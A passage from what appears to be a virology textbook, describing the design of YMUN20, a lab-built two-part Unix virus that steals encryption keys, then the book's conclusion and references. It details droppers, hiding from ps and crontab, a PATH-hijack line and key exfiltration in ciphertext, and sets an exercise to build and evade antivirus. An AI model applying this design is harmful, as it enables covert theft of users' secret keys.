An FBI spokesman [21] addressed the issue faced by organizations or individuals in charge of national security as follows: "*encryption can pose potentially unsurmountable challenges to law enforcement[...]*". In other words, unbreakable cryptosystems may endanger national sovereignty when used by terrorists or any other criminals.

As an example, let us consider the case of the AES (Advanced Encryption Standard). Let us assume that we use a *Deep-crack*-like computer[8] that can perform an exhaustive key search of 2^{56} keys per second (in real life, this computer does not exist; the best cryptanalysis allows exhaustive key search of 56-bit keys in roughly 20 hours). Then, any brute force attack on the different AES versions will require with such a machine:

- 1.5×10^{12} centuries for a 128-bit key,
- 2.76×10^{31} centuries for a 192-bit key,
- 5.1×10^{50} centuries for a 256 bit-key.

It is obvious that this approach which has been used for a long time, is no longer valid for modern systems. Consequently, other techniques, called "*applied cryptanalysis*" must be considered (for further details on this subject, please refer to [60]). The purpose of these techniques is not to attack the system directly (via the algorithm) but rather to act at implementation or management levels. By way of illustration, it is as if you wanted to go into a room by making a hole in the bombproof door, when you need only walk through the paper-thin walls.. One of these approaches consists in using computer viruses or other malware.

The first known example is the Caligula virus but, in practice, it proved to be inefficient insofar as it only stole encrypted PGP secret keys which resulted useless[9]. In 2001 [21], the FBI officially acknowledged the use of Magic Lantern technology in a broader project called "*Cyber Knight*". The aim was to capture the user's secret keys by installing Trojan-like powerful softwares and perform eavesdropping of the target computer keyboard buffer by means of keylogger technology. Then the keys are automatically sent via

[8] see `www.eff.org/descracker` for a detailed description of this machine.

[9] Of course, if the secret key owner uses a weak passphrase in order to protect his secret key, a simple exhaustive search will be sufficient to retrieve this key. But, this case remains quite seldom since anybody who uses encryption generally is aware of the risk in using weak passphrases.

the network. Such an approach was used in 2001 by the worm BadTrans to steal passwords and credit cards numbers.

Unfortunately, for the attacker, worms are bound to be quickly detected due to their high replicating power. It is also important to note that any virus embedding so many functionalities is likely to be large and to require many system resources, thus to be easily detectable.

In this chapter, we will present an efficient technique of applied cryptoanalysis using little known infecting malwares, namely *binary* (or *combined* or 2-ary) *computer viruses*. The name of these viruses is derived from the name of gases used in chemical warfare, composed of two different inoffensive products which become dangerous when mixed. As for our viruses, it is the same thing: each of them is inoffensive when used alone, but they become dangerous when combined, or operating together.

This family of viruses (called YMUN) has been tested with different operating systems. The recovery of the encryption keys was successful and has never been detected by any antivirus program whatever operating system is used. Let us investigate one of these simple effective variants denoted YMUN20. It was written in the C programming language under Unix and tried to recovering the secret keys of *AES* and *Outguess*. The interested reader is referred to [60] for more details.

Funny enough, the *Perrun* virus [74] was released four months after the publication of these techniques [60].

13.2 General Description of Both the Virus and the Attack

For the sake of our attack, let us assume two users, namely Alice and Bob who communicate via encrypted files. Both use a strong symmetric cryptosystem denoted **S**. Alice first encrypts her plaintext **P** with a secret key **K**, thus producing a ciphertext **C** which is sent to Bob. Charlie, who is the attacker, wishes to know the content of these files. He therefore tries to determine Bob's profile to hit his target in a roundabout way. To do that, he collects all kinds of information about his victim, *e.g.* his habits as a computer user, as well as technical data about Bob's operating system (see [67] for more details). At this stage, he can then infect Bob's computer with a virus called V_1, which is not very infectious (that is to say a virus whose replicating power is selective). Let us suppose Charlie has access to the Internet Service Provider and as a result can supervise the email exchanges between Alice and Bob. Charlie can make Bob believe for instance, that he

is actually the Internet Service Provider itself and thus can even convince Bob to install V_1 on his own computer.

The attacker Charlie intercepts **C** and just appends a viral executable file called V_2 which will perform the attack on Bob's computer. At last, $(\mathbf{C}||\sigma||V_2)$[10] is sent to Bob after insertion of a signature σ, whose mission will be described later in this chapter.

13.2.1 The Virus V_1: the First Infection Level

The virus V_1 is designed to be a very small virus. One of the jobs of virus V_2 is to modify the signature σ contained in the code of V_1 in order to provide a kind of polymorphic feature.

1. The virus V_1 is low-infecting. It only infects computers on which a given target cryptosystem or steganographic software denoted **S** is present. This task is performed by a **Search()** routine. If the computer is devoid of any of these sofwares, the virus leaves the operating system. It eradicates itself.
2. The virus V_1 is a resident and persistent virus. In other words, right after the first infection and whenever the computer is switched on, the payload of V_1 is active in memory. To do that, a routine denoted **isinfected()**, checks whether the host computer is already infected or not. As for the **infect()** routine, it initiates the infection. Whenever the system restarts, the virus is run automatically via the Unix *crontab* command.
3. The last module of V_1 is launched whenever the latter is resident. It continuously looks for the potential presence of the signature σ in the received emails. Once the signature σ is detected, the **launch()** routine then runs V_2 and restores the whole infected email[11] (it erases σ and V_2 executable code). In most cases, V_2 is located in the email in an encrypted form. V_1 as a result must decrypt it first and foremost; the decryption key is different after each copy of V_1.

13.2.2 The Virus V_2: the Second Infection Level

The virus V_2 benefits from V_1 features and actions. Unlike V_1, the virus V_2 is of large size and exhibits a great number of functionalities as well as a complex structure. Here precisely lies the interest and power of combined viruses.

[10] The symbol || denote the string concatenation operator.

[11] It goes without saying that this operation is carried out before any email integrity checking.




Fig. 13.1. Functional Flowchart of YMUN-V_1 Virus

However, V_2 complements V_1's action by ensuring the complex stealth and polymorphic nature of V_1. This is done essentially by turning V_1 into a dormant state during V_2's life and by modifying its code before waking it up. An alternative approach consists of disinfecting V_1 from Bob's computer and reinfecting it with a modified (evolved) form of this first virus.




Fig. 13.2. Functional Flowchart of YMUN-V_2 Virus (Infection Step)

1. Thanks to the **search()** routine, the virus V_2 first looks for specific cryptosystem files to infect. Infection is then performed by a *v2infect()* routine.
2. Once the infection is completed, V_2 kills V_1 and disinfects the host with a **v1disinfect()** routine.
3. V_2 then waits a moment before performing the applied cryptoanalysis itself (see the description later on in this chapter).
4. Once the virus V_2 has collected all the secret keys and has released them (made them evade), **v1infect()** routine reinfects the host computer with a modified (polymorphic) variant of V_1 which is once again resident. It is to be noted that the signature σ is changed into σ' in view of any new potential attack.
5. At last, the **v2disinfect()** routine cleans the target computer and removes V_2. The attack is fully completed and new conditions are set up in order to carry out a potential attack again.

13.2.3 The Virus V_2: the Applied Cryptanalysis Step

1. When Bob deciphers the received email (once V_2 has infected the machine), the **series getkey_d()** routine catches the user's secret key and stores it somewhere on the hard disk (the location of the storage is modified whenever an attack is carried out). The **getkey_d()** routine also includes a ciphering subroutine designed to encrypt the key before storage.
   During each subsequent decryption process, the caught key is compared with the previously stored keys. When different, a counter is incremented, and a new key is stored in the same way. V_2 then returns control to the cryptosystem executable **S**. Note that the infection occurs in such a way that key catching takes place at a very low level in the cryptosystem binary code in order to have access to the plain secret key (sometimes denoted "red" or "hot" key to describe the fact that the key is in an unprotected form), and not to an encrypted version of it (the *Caligula* macro-virus made the mistake of stealing the key in an encrypted form). This enables to catch keys which are inserted into the system otherwise than via the keyboard (or other removable media like USB token).
2. As soon as the encryption process occurs (once V_2 has completed its infection, and that a ciphertext is about to be sent) the **series getkey()** routine catches the key, compares it to the previously stored ones and when different, keeps it.

3. The virus V_2 passes temporary control to the system **S** for ciphertext generation.
4. At last, V_2 takes control again and the **concealkey()** routine begins to operate. All the other stored keys are loaded while all the caught keys are encrypted with a different algorithm from that used by the **getkey_d()** routine. They are finally hidden in the resulting ciphertext (either by insertion or by replacing ciphertext blocks). The position of the caught keys in ciphertext is computed from their own value in order to ensure a random position from attack to attack. Once again, it is important to note that the action of V_2 for this concealment part takes place before any digital cryptographic signature process or integrity protection process, occurs on the ciphertext.
5. V_2 returns control to **S** once the **v1infect()** and **v2disinfect()** routines have done their jobs.




Fig. 13.3. Functional Flowchart of YMUN-V_2 Virus (Payload)

To catch the keys, Charlie intercepts the ciphertext that Bob sends to Alice and extracts all the secret keys from it.

13.3 Detailed Analysis of the YMUN20 Virus

13.3.1 The Attack Context

Our goal is to explore in detail the YMUN20 virus. It is one of the variants of the combined virus under Unix which performs the above-described applied cryptoanalysis. This virus was developed under Linux (Suse 7.2 and

Mandrake 8.0). It must be stressed that so far no antivirus program has succeeded in detecting it. The variant which will be presented is very simple, yet very efficient [12] however.

Without loss of generality, let us assume that the target systems **S** are used via the command line (which is in fact still the most frequent case under Unix). Recall however, this technique may be easily transposed to graphic modes. In our experiments, we consider:

- the *AES* software whose syntax is:

```
aes inputfile outputfile [d|e] hexadecimal_key,
```

- the *Outguess* application whose syntax is:

```
outguess -k <secret_key> -d data_to_hide.txt \
          cover_medium.jpg outfile.jpg
```

To unhide and recover the data, the syntax is

```
outguess -k <secret_key> -r outfile.jpg rec_file.txt.
```

Charlie is likely both to choose sniffing techniques to act, and to modify IP packets. However, he might as well act directly from any mail server. The incoming emails are supposed to be stored in `~/Mail/inbox`. Lastly, there must also be a `gcc` compiler on the computer – if the *gcc* compiler is not present, an instruction should be added in the virus code to ensure the virus "removes itself".

Let us state clearly that this variant is rather suitable for users who are not very aware of security problems (in real life it is a common behaviour). It goes without saying that a far more sophisticated virus will be absolutely necessary for a suspicious ("*paranoid*") user.

[12] The YMUN20 source code is not provided in accordance with the legal regulations as far as computer security and cryptology security are concerned. Let us make clear however, that the absence of source code does not affect the understanding of the mechanisms of action of the virus anyhow.

13.3.2 The YMUN20-V_1 Virus

When this variant was developed in our laboratory, a real-life attack – however in a fully isolated network – was fully carried out. For the purpose of our experiment, a game (in the circumstances, the *Kmines* game) was used as a dropper to install the V_1 virus in Bob's machine. Let us make it clear however that for a careful targeted attack, an adequate dropper will have to be chosen (see [67] for more details).

V_1 was built to be small. In our case, it is 1.4 kilobytes (KB) and is written in *Bash*. It has stealth features designed to fool any rather suspicious user:

- a part of V_1 consists of a companion sub-virus that targets the *ps* command. This command in Unix reports process status. As a result, the process attached to the virus V_1 is never displayed. A more sophisticated variant would also makes use of the *top* command.
- in order to simulate the resident mode, the virus uses the *crontab* command (another more technical approach consists in turning V_1 into a system process of daemon type). However, using the *crontab -l* command may alert the user who will then detect the virus. A second viral submodule installs a companion virus targeting this command, in order to fool any use of this command.

As a general result, the two sub-viruses have installed mirror-like mechanisms, in such a way the user will see a clean (uninfected) image of the system.

Installation of the YMUN20-V_1 Virus

When Bob executes the dropper (which is actually the *Kmines* game program), he triggers the infection. At this stage, control is given to the game. The dropper checks whether there is a `~/.bash/` directory (which normally is nonexistent). If it exists, the infection is not performed since it is bound to have already occurred. The objective is to avoid reinfecting. Let us note that this risk is quite inexistent for very specific attack. If such a directory does not exist, the infecting program creates a new one. The infector inserts three files in it, namely, V_1, the companion viruses for both *ps* and *crontab* commands. Then , the viral sub-modules are set up.

The scheduled execution environment is then modified (using the *crontab* command) as well as the `.bashrc` file. To do that, the following line is added to this file:

```
export PATH=~/.bash/:$PATH
```




Fig. 13.4. Infection With YMUN20-V_1 Virus

The virus is run via the *crontab* command. If the graphic terminal is switched off (a `kill -1` (SIGHUP) signal is sent), the process attached to the virus would not properly handle this signal and would be killed when run directly in foregroung mode (another more efficient solution would be to use the *nohup* command which immunises the process against this SIGHUP signal). In our case, the *crontab* command executes the virus in an environment which does not really correspond to a console either in graphical or text mode.

The Action of the YMUN20-V_1 Virus

The following figure shows how the payload operates:

The virus looks for either the AES or the OutGuess software. If neither of them is present, the virus can remove itself or wait for a subsequent installation of either of them. If either of the programs is present, a check will be performed to ensure the virus is not resident in memory (to avoid a potential but rare overlapping of viral processes due to potential yet unlikely problems with the *crontab* command).

The user's message box is continuously scanned to detect the arrival of V_2. This approach (easy to implement) makes the virus fully independent of




Fig. 13.5. YMUN20-V_1 Virus Action

the email-handling tool. The 32-bit signature σ contained both in the email and in the V_1 evidences virus V_2 presence.

Once virus V_2 has been extracted from the email, (V_2 is a source code virus), V_1 compiles it by means of the *gcc* compiler, and runs the resulting executable. As V_2 must know the signature σ for the sake of its own job as well, the best thing is that the code added to email body does not contain the signature σ itself. As a result, V_2 is executed along with the signature σ given as an argument, in command line mode.

13.3.3 The YMUN20-V_2 Virus

Once V_1 has activated V_2, the latter proceeds according the following steps:

1. First of all, V_2 modifies the scheduled execution environment (by means of the *crontab* command) so that V_1 is no longer run (V_1 is now disabled).




Fig. 13.6. Functional Flowchart of the YMUN20-V_2 Virus

2. Next, V_2 kills the current process which is running the virus[13] (the process ID is recovered, and the `kill -9` command is used).
3. V_2 changes the signature σ into σ' (σ is contained in V_1 code). This is done very simply by means of a linear feedback shift register of length 32. The latter generates a 32-bit pseudo-random sequence which is bitwise xored to the previous signature σ (for more details on this way of encryption[14], see [110]).
4. Depending on the presence or not of the AES or OutGuess software, the infection may be performed with several potential viral sub-modules:
   - a viral sub-module belonging to the source code virus type,
   - a viral sub-module belonging to the companion virus type.

[13] Other variants of the YMUN virus succeed in fully disinfecting V_1 (the file is wholly erased). A new variant of the virus V_1, which is contained in the body of V_2, is then activated by the latter.

[14] Let us state clearly that this kind of encryption is very unsecure for a real-life encryption. In our case, it is quite suitable insofar as the signature is very short and consequently the mechanisms are both easy to implement and allow very quick results as far as execution is concerned.

5. Once the final payload has been triggered – Bob has sent an encrypted message – V_2 activates again V_1 which now has a new signature σ'. As a consequence, it can now activate a new forthcoming variant of V_2.

Let us go into further details as far as the AES software attack is concerned: two solutions are possible. The case of OutGuess software is similar to that of the AES one, and thus will be not considered.

The companion viral sub-module

This type of virus was described in Chapter 4. This sub-module can be managed by modifying the `PATH` variable. In our case, this modification has previously been performed by V_1. It is important to note that directories normally present in the `PATH` variable are unlikely to be used as they are not accessible by default to the user in write mode: the virus therefore can not install itself inside them.

As a consequence, the viral sub-module is stored in the `$HOME/.bash/` directory and is denoted *aes* (for the sake of stealth, another name will be better). Once the *aes* command is executed, the shell actually runs this sub-module which performs the following stages:

1. it recovers the key in the command line (item contained in `argv[4]`; if this item is not found due to a user's error, the virus then skips the current stage and initiates the next one). The key is saved and stored.
2. Next, the virus executes the original (true) *aes* program with the same arguments. If the call command is incorrect (if an argument has been forgotten, for instance) then the initial program returns errors. The virus does not interfere with the error message.
3. If the user wishes to encrypt (the argument `argv[4]` is equal to *'e'*), then the companion virus appends all the keys to the ouput file by means of concatenation[15].

The virus source code sub-module

This virus type was presented in Chapter 4. Two steps are required to set this type of viral sub-module:

1. As a first step, the presence of the target program source code (the AES) is checked, and the AES source code is modified. The viral instructions

[15] In a more sophisticated variant, the keys are encrypted and hidden inside the ciphertext.

are located in the body of the AES source program anywhere in the code[16].

2. Once the source code has been modified, it is recompiled by the virus V_2 which moves the obtained executable into the `/usr/local/bin/` directory. As a general rule, the user has write permission on the directory, but it is best to check. This can done by using the function `int stat(const char *file_name, struct stat *buf);`, the field `st_mode` must be set to `S_IWUSR`;.If this checking is not performed, the infection may fail and create unusual activities bound to alert the user

In practise, the file containing the AES source code is not modified. The virus V_2 copies the source code line by line, and adds its own code at appropriate places. Then, the virus compiles it and moves the resulting executable file in the suitable directory. Thus, the target source code remains unchanged.

13.4 Conclusion

The capabilities of the YMUN20 virus, though significant can be improved further. For instance, YMUN20 can be made more compact, while its stealth features and its range of action can be increased significantly (see the exercises at the end of the chapter). This last aspect is of major interest insofar as the infective power of the virus is so selective and targeted that it could easily considered as a trojan horse (however, there is a slight difference which makes it a virus). A more sophisticated variant would infect Alice's computer and the computers of all of the users exchanging encrypted emails with Bob.

Study Project

Implementing the YMUN20 Virus

This project requires good skills both in system-oriented C programming language and in Unix operating system. About four to six weeks should be required to design and implement this virus and perform tests.

[16] Some people may claim that such as solution is impossible due to the fact that MD5 digests have been used to control the source code integrity. Recall however that in our case, the user is supposed to be rather unaware of security issues. Moreover, let us recall as well that security of hash functions [158], particulaly MD5 have been recently brought into question. However, another variant of the YMUN virus has been developed for more paranoid people.

The purpose is to implement the YMUN20 virus while using the techniques presented in Section 13.3. The next stage will be to test the virus on a carefully controlled and isolated computer system not only to assess its avantages and drawbacks but also to ensure that it evades antivirus program systematically.

The second part of the project will focus on the following points:

1. try to find a way to detect the virus. Write a script in *Bash* designed to detect and eradicate the YMUN20 virus. Next, try to imagine how to modify the virus so that it is no longer detected by this disinfection script (concept of retrovirus).
2. V_2 is added to the email as a plain text. Study and modify the virus according to these scenarii:
   a) V_2 is compressed with the *zip* utility by using a password. Try to find the most efficient way to choose and to manage the password.
   b) V_2 is encrypted by means of the RC4 system.
3. The YMUN20 virus prepends the unencrypted caught keys to the ciphertext. Modify the virus so that the keys are encrypted and hidden in the body of the ciphertext that Bob sends.
4. The YMUN20 virus was initially conceived to only infect Bob's computer. Modify the virus so that Alice's computer is infected as well (use V_2; Alice's computer is supposed to have already been infected by the V_1 virus).

Conclusion

14

Conclusion

This book is now coming to an end however the adventure has only just started. At this stage, the reader should be familiar with basic viral algorithmics and should better comprehend not only the world of viral and antiviral programs but also its techniques and stakes. It is the author's fond hope that the reader has realized how these techniques and knowledge are essential for a proper computer security policy and that, as a result, they cannot accept dishonest and criminal behaviour.

Viruses are absolutely not mysterious living things even though media tend to think so. Viruses are only programs written by programmers and nothing else. Viruses are not inevitable in any way and the best solution is to learn how to live with them as we usually do with their biological counterparts.

It is important to bear in mind that any successful antiviral protection relies heavily on the human factor namely, software designers, security officers, systems administrators and users. Viruses can only exist, reproduce and spread if at least one of these four human components has made a mistake.

- Software designers, while developing software did not remaove all the potential security holes. These weaknesses constitute real possibilities that any virus writer will successfully exploit.
- Security officers failed to define a clear and efficient computer security policy matched to their employers' requirements, or failed to have it applied. Such a rigorous policy is essential. But it may be even more important that the policy be consistently refined and controlled especially in regarding its application. As for users, they must be urged to apply it.
- Systems administrators themselves may allow viruses or other worms not only to spread on their own network, but also to spread over the Inter-

net. This may occur whenever administrators use improper parameters for security software, or when they have not a technological watch to warn them of the presence of a potential vunerability in their system. Without regular checking of the computer resources they are in charge of, systems administrators are bound to increase viral risks. Finally, let us also mention that logging as root user should be restricted to system or network administration only. How many administrators still regularly and unnececessarily log on with root privileges. Any misuse will have dramatic effects. In fact, any administrator is first and foremost a user and may himself make errors.

- As for the user, he may act carelessly when executing an infected program, or opening an email attachment for instance. He can be blamed for breaking basic hygiene rules.

Managing the human element is thus the key factor in defending against viruses. All the actors must be involved with, at their own level, computer security of their work space. Indeed, it is extremely regrettable that the philosophy behind current antiviral software tends to remove all sense of responsibility from the user to satisfy the customer's desire of ergonomics. Users no longer need to regularly update their antiviral programs since this task, usually centralized at the administrator's level, is now automatically performed. This practice does not contribute to raise users' awareness.

The main drawback of a centralized responsibility as far security is concerned, comes from the fact that users feel fully protected by systems administrators and end up forgetting the basic hygiene rules for reducing the risk of virus infection. As they feel no longer involved in the protection of their work space, they do not realize that they endanger the company they work for whenever they click on suspiscious email attachments or install unreliable files without the slightest precaution. Users must maintain an overall security culture as well as a safe professional conditioning in the computer security field.

The desision makers (bosses, CEOs, politicians, senior civil servants...) have also a major role to play in the arena. The decisions they take, without the support of competent experts – and not lobbyists – will inexorably have direct consequences on overall system security they are in charge of. Some of them may be reluctant to use commercial products due to unfortunate experiences. It is no accident that an increasing number of companies or governments turned to free or open software, in a view, among other things, to protect against viruses and other malware.

The choice of software is an essential parameter for system security. Who would build a house on sand? All the security certifications, all the protection mechanisms which tend to make us believe that such or such product will eradicate any viral risk is part of a marketing strategy designed to fool the gullible and naive customer. There is no absolute protection against viruses. Any antiviral program developer that promises that his product will "guarantee a total protection" against known and unkown viruses, will indeed easily win the customer's trust. However, while installing such a product, the customer is sure to install on his computer weaknesses present in the software. Future viruses will inevitably exploit them. Things go round and round. Certification process generally certifies the attack too!

The purpose of the book (that the author hopes to have reached) was to demonstrate that the human factor plays a dynamic and essential role in any virus attack and in any antiviral protection. Once again viruses are by no means, mysterious: they have been programmed, often carelessly. Antiviral protection cannot be achieved without taking into account the human factor. Strangely enough, it is both worrying and reassuring.

Warning about the CDROM

The CDROM provided with the present book is dedicated to educational and academic purposes only (teaching and research activities). Any other use is totally condemned by the author. Before using any of the material it contains, the reader is strongly advised to refer to national laws dealing with computer crimes and computer security, to determine if he is allowed to use this material.

This CDROM does **NOT** contain **ANY** executable files, whatever may be the format. The reader then will not face the slightest risk by using it. Only two file formats have been used:

- simple HTML language, without any script language, for the webpage-like presentation files. These pages allows to navigate very easily through the CDROM.
- PDF language, for all other data: papers, technical articles and viral codes.

In particular, the use of the viral source codes provided on the CDROM cannot be fortuitous. It requires an active and voluntarily process from the reader – the code has to be typed and next to be compiled. Thus any such action directly involves the reader's own repsonsability.

At last, minor implementation errors have been voluntarily introduced into the source code (both in the book and on the CDROM). They do not involve viral algorithmics but only the use of some programming language primitives. Detecting and correcting them will constitue a good exercise. Nonetheless, their existence does not complicate the reader's understanding.

References

1. Adleman L. M. (1988) An Abstract Theory of Computer Viruses. In Advances in Cryptology- CRYPTO'88, pp 354-374, Springer.
2. Aleph One (2000) Smashing the stack for fun and profit, Phrack Journal, Vol. 7, no. 49, `www.phrack.org`.
3. J. Anders, Net filter spies on kid's surfing, 25 janvier 2001, `http://zdnet.com.com/2100-11-527592.html`
4. Anderson J. P. (1972) Computer Security Technology Planning Study, Technical Report ESD-TR-73-51, US Air Force Electronic Systems Division, October.
5. Anderson R. (2001) Security Engineering, Wiley.
6. Anderson R. (2002) Trusted Computing Frequently Asked Questions, TCPA/Palladium/NGSCB/TCG, available on `www.cl.cam.ac.uk/~rja14/tcpa-faq.html`
7. Arbib M. A. (1966) A simple self-reproducing universal automaton, Infor. and Cont., 9, pp. 177-189.
8. Antivirus AVP - `www.avp.ch`.
9. Azatasou D., Tanakwang A. (2003) Etude de faisabilité d'un virus de `Bios`, Mémoire de stage ingénieur, Ecole Supérieure et d'Application des Transmissions, Rennes.
10. Barel M. (2004), Nouvel article 323-3-1 du Code Pénal : le cheval de Troie du législateur ?, MISC, Le journal de la sécurité informatique, Numéro 14.
11. Barwise J. (1983) Handbook of Mathematical Logic, North-Holland.
12. Bell D. E., LaPadula L. J. (1973) Secure Computer Systems: Mathematical Foundations and Model, The Mitre Corporation.
13. Biba K. J. (1977) Integrity Considerations for Secure Computer Systems, USAF Electronic Systems Division.
14. Bidault M. (2002) Création de macros VBA pour Office 97, 2000 et XP, Campus Press.
15. Blaess C. (2000) Programmation système en C sous Linux, Eyrolles.
16. Blaess C. (2002) Langages de scripts sous Linux, Eyrolles.
17. Blaess C. (2002) Virologie : NIMDA, MISC, Le journal de la sécurité informatique, Numéro 1.
18. Bailleux C. (2002) Petits débordements de tampon dans la pile, MISC, Le journal de la sécurité informatique, Numéro 2.
19. Bontchev V. (1995) Are "good" computer virusses still a a bad idea, `www.virusbtn.com/old/OtherPapers/GoodVir`

20. Brassier M. (2003) Mise en place d'une cellule de veille technologique, MISC Le journal de la sécurité informatique, numéro 5, pp 6-11.
21. Bridis T. (2001) FBI Develops Eavesdropping Tools. *Washington Post*, November 22nd.
22. Brulez N. (2003) Analyse d'un ver par désassemblage, MISC, Le journal de la sécurité informatique, Numéro 5.
23. Brulez N. (2003) Techniques de reverse engineering - Analyse d'un code verrouillé, MISC, Le journal de la sécurité informatique, Numéro 7.
24. Brulez N. (2003) Faiblesses des protections d'excutable PE. Etude de cas: Asprotect, In: *Proceedings of the SSTIC 2003 Conference*, pp. 102-121, `www.sstic.org`
25. Brulez N., Filiol E. (2003) Analyse d'un ver ultra-rapide : Sapphire/Slammer, MISC, Le journal de la sécurité informatique, Numéro 8.
26. Burks A. W. (1970) Essays on Cellular Automata, University of Illinois Press, Urbana and London.
27. Byl J. (1989) Self-reproduction in cellular automata, Physica D, 34, pp. 295-299.
28. Cantero A .(2003) Droit pénal et cybercriminalité : la répression des infractions liées aux TIC, In: *Proceedings of the SSTIC 2003 Conference*, `www.sstic.org`
29. Caprioli E. A. (2002) Les moyens juridiques de lutte contre la cybercriminalité, Revue Risques, Les Cahiers de l'assurance, juillet-septembre, numéro 51.
30. Chambet P., Detoisien E. et Filiol E. (2003) La fuite d'information dans les documents propriétaires, MISC, Le journal de la sécurité informatique, Numéro 7.
31. Chess D. M., White S. R. (2000) An undetectable computer virus, Virus Bulletin Conference, September.
32. Church A. (1941) The calculi of lambda-conversion, Annals of Mathematical Studies, 6, Princeton University Press.
33. Codd, E. F. (1968) Cellular Automata, Academic Press.
34. Cohen F. (1986) Computer viruses, Ph. D Thesis, University of Southern California, Janvier 1986.
35. Cohen F. (1994) A Short Course on Computer viruses, Wiley.
36. Cohen F. (1994) It's alive, Wiley.
37. Cohen F. (1987) Computer Viruses - Theory and Experiments, IFIP-TC11 Computers and Security, vol. 6, pp 22-35.
38. Cohen F. (1985) A Secure Computer Network Design, IFIP-TC11 Computers and Security, vol. 6, vol. 4, no. 3, pp 189-205.
39. Cohen F. (1985) Protection and Administration on Information Networks under Partial Orderings, IFIP-TC11 Computers and Security, vol. 6, pp 118-128.
40. Cohen F. (1987) Design and Administration of Distributed and Hierarchical Information Networks under Partial Orderings, IFIP-TC11 Computer and Security, vol. 6.
41. Cohen F. (1987) Design and Administration of an Information Network under a Partial Ordering: a Case Study, IFIP-TC11 Computer and Security, vol. 6, pp 332-338.
42. Cohen F. (1987) A Cryptographic Checksum for Integrity Protection in Untrusted Computer Systems, IFIP-TC11 Computer and Security.
